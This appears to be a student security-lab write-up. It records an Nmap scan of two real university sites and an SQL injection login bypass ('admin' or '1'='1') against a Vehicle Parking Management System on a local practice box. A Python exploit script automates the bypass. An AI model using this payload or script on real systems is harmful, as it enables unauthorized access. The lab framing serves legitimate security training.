
AS lab CIE:

1. Challenge 1:


Nmap scan of https://erp.vupune.ac.in and https://vupune.ac.in



1. Challenge 2:


Ques. Write an exploit for Vehicle Parking Management System (VPMS) available in KRP-Hackbox.

1. **Visit the target website: <http://127.0.0.1/vpms/index.html>**


****

1. Now we perform sql injection on website.

**SQL Injection used – “admin’ or ’1’=’1”**

****

1. **We get the Admin Dashboard page of site.**

****

**Writing exploit in python3:**

import requests, re

headers = {

"Host": "127.0.0.1",

"User-Agent": "Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0",

"Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8",

"Accept-Language": "en-US,en;q=0.5",

"Accept-Encoding": "gzip, deflate",

"Content-Type": "application/x-www-form-urlencoded",

"Content-Length": "78",

"Origin": "http://127.0.0.1",

"Connection": "close",

"Referer": "http://127.0.0.1/vpms/index.php",

"Cookie": "PHPSESSID=qrfi4a6ic65l1vc39c50mfr8m2",

"Upgrade-Insecure-Requests": "1",

}

url="http://127.0.0.1/vpms/index.php"

payload = "username=admin%27+or+%271%27%3D%271&password=admin%27+or+%271%27%3D%271&login="

pattern = "dashboard"

response = requests.request("POST", url, data=payload, headers=headers)

if response.history:

for resp in response.history:

try:

resp1 = requests.get(resp.url)

if (resp1.status\_code == 200) and (re.findall(pattern , resp.url)):

print ("[+] Authentication Bypassed Sucessfully using Payload = " +payload)


except requests.exceptions.HTTPError as err:

print(err)

else:

print("[!] Something went wrong")

**Output:**

****